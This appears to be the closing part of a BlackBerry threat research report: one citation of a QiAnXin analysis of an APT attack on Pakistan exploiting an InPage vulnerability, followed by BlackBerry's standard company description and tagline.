奇安信威胁情报中心. (2018, November 29). *Analysis Of Targeted Attack Against Pakistan By Exploiting InPage Vulnerability And Related APT Groups*. Retrieved from QiAnXian Threat Research: https://ti.qianxin.com/blog/articles/analysis-of-targeted-attack-against-pakistan-by-exploiting-inpage-vulnerability-and-related-apt-groups-english/

About BlackBerry

BlackBerry (NYSE: BB; TSX: BB) provides intelligent security software and services to enterprises and governments around the world. The company secures more than 500M endpoints including 175M cars on the road today. Based in Waterloo, Ontario, the company leverages AI and machine learning to deliver innovative solutions in the areas of cybersecurity, safety and data privacy solutions, and is a leader in the areas of endpoint security management, encryption, and embedded systems. BlackBerry's vision is clear — to secure a connected future you can trust.

For more information, visit BlackBerry.com and follow @BlackBerry.

BlackBerry
Intelligent Security. Everywhere.

BB 20-0549 | 100220